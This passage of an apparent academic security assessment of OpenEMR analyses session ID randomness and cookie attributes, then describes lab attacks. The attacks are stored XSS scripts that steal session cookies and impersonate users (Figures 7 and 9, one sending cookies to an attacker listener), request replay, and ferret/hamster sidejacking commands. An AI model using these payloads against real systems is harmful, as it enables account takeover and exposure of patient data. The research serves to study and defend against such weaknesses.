4.5.4.2 Quality of session IDs generated. The values for cookies used in OpenEMR were examined to assess their quality from a security point of view. It is important that cookies exhibit the qualities of randomness, uniquessness, resistance to statistical and cryptographic analysis and information leakage. Using WebScarab’s SessionID Analysis and Burp Suite’s Sequencer features, one thousand (1,000) and twenty thousand (20,000) session IDs were generated in a span of two minutes and eleven hours respectively. WebScarab was used to generate the session IDs. WebScarab also produced a visualization of the analysis of the generated session IDs. Figures 3 and 4 show WebScarab’s visualization of the analysis. The result was exported and loaded into Burp Suite for further analysis. Figures 5 and 6 show Burp Suite graph analysis. Analysis by these tools indicate that OpenEMR generate session IDs that are fairly random and unique thus quite resistant to statistical and cryptograhic analysis as well as prediction attacks. The character length of OpenEMR’s session IDs is however short. It uses a length of 26. OWASP recommends the length to be at least fifty (OWASP, 2013). Appendix B shows other types of analysis Burp Suite’s Sequencer produced from the twenty thousand session IDs.



```
  url: "validateUser.php?u="+str,
  context: document.body,
  success: function(data){
        if(data == 0) //VicarePlus :: If the hashing algorithm is 'MD5'
        {
                document.forms[0].authPass.value=MD5(document.forms[0].clearPass.value);
                document.forms[0].authNewPass.value=SHA1(document.forms[0].clearPass.value);
        }
        else  //VicarePlus :: If the hashing algorithm is 'SHA1'
        {
                document.forms[0].authPass.value=SHA1(document.forms[0].clearPass.value);
        }
                document.forms[0].clearPass.value='';
                document.login_form.submit();
                }
        });
}

function imsubmitted() {
<?php if (!empty($GLOBALS['restore_sessions'])) { ?>
 // Delete the session cookie by setting its expiration date in the past.
 // This forces the server to create a new session ID.
 var olddate = new Date();
 olddate.setFullYear(olddate.getFullYear() - 1);
 document.cookie = '<?php echo session_name() . '=' . session_id() ?>; path=/; expires=' + olddate.toGMTString();
<?php } ?>
 return false; //Currently the submit action is handled by the chk_hash_fn() function itself.
}
</script>

</head>
<body <?php echo $login_body_line;?> onload="javascript:document.login_form.authUser.focus();" >

<span class="text"></span>
<center>

<form method="POST"
 action="../main/main_screen.php?auth=login&site=<?php echo htmlspecialchars($_SESSION['site_id']); ?>"
```

Figure 2. A line in OpenEMR source code that generates a session ID and store in cookie.




Figure 3. WebScarab's visualization of 1,000 session IDs generated over a two minute period.





Figure 4. WebScarab's visualization of 20,000 session IDs over time.



Overall result


The overall quality of randomness within the sample is estimated to be: excellent.
At a significance level of 1%, the amount of effective entropy is estimated to be: 195 bits.

Note: Character-level analysis was not performed because the sample size is too small relative to the size of the character set used in the sampled tokens.

Effective Entropy

The chart shows the number of bits of effective entropy at each significance level, based on all tests. Each significance level defines a minimum probability of the observed results occurring if the sample is randomly generated. When the probability of the observed results occurring falls below this level, the hypothesis that the sample is randomly generated is rejected. Using a lower significance level means that stronger evidence is required to reject the hypothesis that the sample is random, and so increases the chance that non-random data will be treated as random.

Figure 5. Burp Suite's summary after the analysis of the 1,000 generated session IDs.



Overall result

The overall quality of randomness within the sample is estimated to be: excellent.
At a significance level of 1%, the amount of effective entropy is estimated to be: 166 bits.

Effective Entropy

The chart shows the number of bits of effective entropy at each significance level, based on all tests. Each significance level defines a minimum probability of the observed results occurring if the sample is randomly generated. When the probability of the observed results occurring falls below this level, the hypothesis that the sample is randomly generated is rejected. Using a lower significance level means that stronger evidence is required to reject the hypothesis that the sample is random, and so increases the chance that non-random data will be treated as random.

Reliability

The analysis is based on a sample of 20000 tokens. Based on the sample size, the reliability of the results is: FIPS-compliant.
Note that statistical tests provide only an indicative guide to the randomness of the sampled data. Results obtained may contain false positives and negatives, and may not correspond to the practical predictability of the tokens sampled.

Sample

Sample size: 20000.
Length range: 76-80.
5877 tokens were padded with 0 at the start.

Figure 6. Burp Suite's summary after the analysis of the 20,000 generated session IDs.

4.5.4.3 Attributes of cookies. The configuration of the cookie attributes matters when considering security. Some attributes of cookies that were considered in the research were Secure, HTTPOnly, domain, path, and expires. In testing for these attributes, a black-box testing involving an intercepting proxy (WebScarab) and intercepting browser plug-in (LiveHTTPHeaders) were used. All HTTP responses including the set-cookie directive were inspected. Reviewing the source code, the following were discovered with regards to the attributes that are set for cookies.

Secure Attribute. OpenEMR does not set the secure attribute for its cookies. This implies that the cookie can be sent over both encrypted and unencrypted channels such as HTTPS and HTTP respectively. Hence there is the potential of sending the cookie in clear when using HTTP making it possible for an attacker to capture the cookie.

HTTPOnly Attribute. This attribute is also not set. This attribute ensures that no client-side script is able to access the cookie, hence, preventing cross site scripting attacks involving cookies. It comes as no surprise that OpenEMR is prone to cross site scripting attacks. It must be noted however, that this attribute is not supported by all browsers.

Domain and Path Attribute. Similarly, the domain attribute is not set, as such, the hostname of the server that generated the cookie will be assigned by default. In this case localhost will be assigned. The Path attribute specifies the URL path for which a cookie is valid. OpenEMR sets its value to the web root "/". Definitely, this is a loose configuration and not secure enough since a vulnerable server in the domain can receive the cookies. Setting the value of the path attribute to "/" implies OpenEMR cookies can be sent to every application within the same domain (localhost in this case).

Expires Attribute. With regard to expire attribute, OpenEMR sets it to a date in the past (See figure 1). Thus the cookie cannot be replayed immediately when the user logs out.

4.5.5 Session Sidejacking. Session Sidejacking is an attack pattern that can be carried out on OpenEMR if wireless traffic is not secure. Session tokens can be captured using network sniffer like Ferret and Hamster. These tools were used in this research to capture cookies. Wireshark is another network sniffer that could have been used to capture the cookies. It was used to carry out an exploit on OpenEMR. Only works with HTTP


4.6 Exploitation of the Vulnerabilities

A number of vulnerabilities were discovered in the tests carried above. Some of these vulnerabilities were exploited to simulate a real attack. Below describes an attack on the messaging system using Exploitation of Session Variables, Resource IDs and other Trusted Credential, Cross Site attack patterns and data leakage attacks. The other attack exploits

OpenEMR's vulnerability based on Exploitation of Session Variables, Resource IDs and other Trusted Credential attack pattern.

4.6.1 Attacking the messaging system - method 1. OpenEMR has a messaging functionality that enables users of the system to send messages to each other. Every message shows the sender of the message, the patient about whom the message is being sent, type of message (lab result, referral, test scheduling, insurance, chart note), the date the message was sent and status. Borrowing an idea from SEED Lab (SEED, 2002) , an attack was carried out such that an attacker can send messages around impersonating other users. An insider attacker is assumed here.

As a first step, the cookie of the user to be impersonated was stolen using a malicious JavaScript that gets the cookie of the user that is logged in. It then creates an HTTP request and sends out to the server. The request to the server is to send a message from the user whose cookie has been captured to a particular user the attacker chooses. The script was injected in the drug field of the Add Prescription page. With the script injected, OpenEMR executes the script anytime the page is loaded, thus, sending messages to a particular user while impersonating the user whose cookie has been stolen. Figure 7 shows the script that was injected. The length of the drug field in the database structure was smaller than the length of the script. Therefore, using




```
<script>
    var Ajax=null;
    Ajax=new XMLHttpRequest();
    Ajax.open("POST","http://localhost/openemr/interface/main/messages/messages.php?showall=no&sortby=&sortorder=&begin=&form_active=1"
    Ajax.setRequestHeader("User-agent","Mozilla/5.0 (Windows NT 5.1; rv:12.0) Gecko/20100101 Firefox/12.0");
    Ajax.setRequestHeader("Accept-Language","en-us,en;q=0.5");
    Ajax.setRequestHeader("Accept-Encoding","gzip, deflate");
    Ajax.setRequestHeader("Accept","text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8");
    Ajax.setRequestHeader("Cookie",document.cookie);
    Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
    Ajax.setRequestHeader("Content-Length","185");
    var content="noteid=&task=add&form_note_type=Other&assigned_to_text=Akowuah%2C+Emmanuel&assigned_to=cobby&users=cobby&form_patient=
    Ajax.send(content);
    alert(document.cookie);
</script>
```

Figure 7. Script that was injected into the drug field.

PHPMyAdmin, the length of the database field was modified to accommodate the script to be injected.

Before the attack could take place the HTTP request for sending a message was captured using LiveHTTPHeader with the goal of knowing which data are sent to the server. Figure 8 shows the HTTP request and response that was captured. From the content of the request, all parameters of a message were identified.




```
http://localhost/openemr/interface/main/messages/messages.php?showall=no&sortby=&sortorder=&begin=&form_active=1

POST /openemr/interface/main/messages/messages.php?showall=no&sortby=&sortorder=&begin=&form_active=1 HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.9.2.12) Gecko/20101026 Firefox/3.6.12 (.NET CLR 3.5.30729)
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 115
Connection: keep-alive
Referer: http://localhost/openemr/interface/main/messages/messages.php?showall=no&sortby=users.lname&sortorder=asc&begin=0&task=addnew&form_active=1
Cookie: OpenEMR=evnisnuttrls4fpn8otntl4120
Content-Type: application/x-www-form-urlencoded
Content-Length: 215
    noteid=&task=add&form_note_type=Test+Scheduling&assigned_to_text=Akowuah%2C+Emmanuel&assigned_to=cobby&users=cobby&form_patient=Boadi%2C+B...

HTTP/1.1 200 OK
Date: Mon, 04 Mar 2013 02:06:48 GMT
Server: Apache/2.4.3 (Win32) OpenSSL/1.0.1c PHP/5.4.7
X-Powered-By: PHP/5.4.7
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Transfer-Encoding: chunked
Content-Type: text/html; charset=utf-8
```

Figure 8. LiveHTTPHeader showing request and response of sending message.

4.6.2 Attacking the messaging system -method 2. Another variant of attack on the messaging system was developed, once again taking ideas from the SEED lab (SEED 2002). This attack sends a stolen cookie to an attacker who listens on TCP Client/Server program. The malicious script tries to load an image from attacker's IP address. This action also sends the victim's cookie to attacker's listening program. Figure 8 list the script. Once again having identified the HTTP parameters needed to send a message to the server, a java program was written to send out the same HTTP request. A listing of the program is provided in appendix A.


Untitled_1.js - Microsoft Expression Web 4
File Edit View Insert Format Tools Table Site Data View Panels Window Help
Untitled_1.js*


```
<script>
    document.write('<img src=http:localhost:5555?c=' + escape(document.cookie) + ' >');
</script>
```

Figure 9. Script for sending cookie to attacker.

4.6.3 Session Hijacking with Cookie Editor. Google Chrome's extension Cookie Editor was used in this attack. With knowledge of the cookie for an active session, the attacker types in the victim's cookie in the add-on and submits. The attacker immediately gets logged in as the victim. The attacker is able to do anything permissible with the stolen account. This attack gets more serious if the administrator's cookie is sent to the attacker. That way, attacker elevates his privileges and perform actions hitherto was impossible. It must be noted that attacker gets logged out immediately when the victim logs out of his account, thus destroying the cookie. Figure 10 shows a screenshot of Cookie Editor in use.

4.6.4 Bypassing authentication. In an attempt to abuse/bypass authentication, a POST request of the victim was captured. This request was then later replayed using Firefox LiveHTTP extension. Server accepted the request and issued a cookie. Attacker is thus able to perform actions just like the victim. Once again if administrator authentication HTTP request is captured, obviously, the attacker performs anything imaginable with OpenEMR. Figure 11 shows screenshot of the replay attack using LiveHTTP.

4.6.5 Session sidejacking attack. In this exploitation, wireshark was used to sniff and capture packets on the network. A valid user account was used to log into OpenEMR while



localhost/openemr/interface/main/main_screen.php?auth=login&site=default

OpenEMR


=u82rflke8bq3qnr2ils0ji6nc4

From	Patient	Type	Date	Status
Administrator	Boadi, Benedicta	Other	2013-02-19	New

javascript:newEvt(1,8,45,20130304,1,0)

Figure 10. Using Google Chrome’s Cookie Editor to steal session.

Wireshark captured packets. After a successful log in, the packet capture was stopped and saved as *test.pcap*. Ferret was run from the command line interface with the command *ferret –r test.pcap*. This command extracted cookies in the capture and stored them in the file hamster.txt. Hamster was then started from the command line interface using the command *hamster*. The browser was configured to use hamster as a proxy using port 1234. In the address bar of the browser, http://hamster was entered. The URL containing the cookies that were captured are displayed on the left side of the browser as shown in figure 12. In this figure, the administrator’s session has been sidejacked.



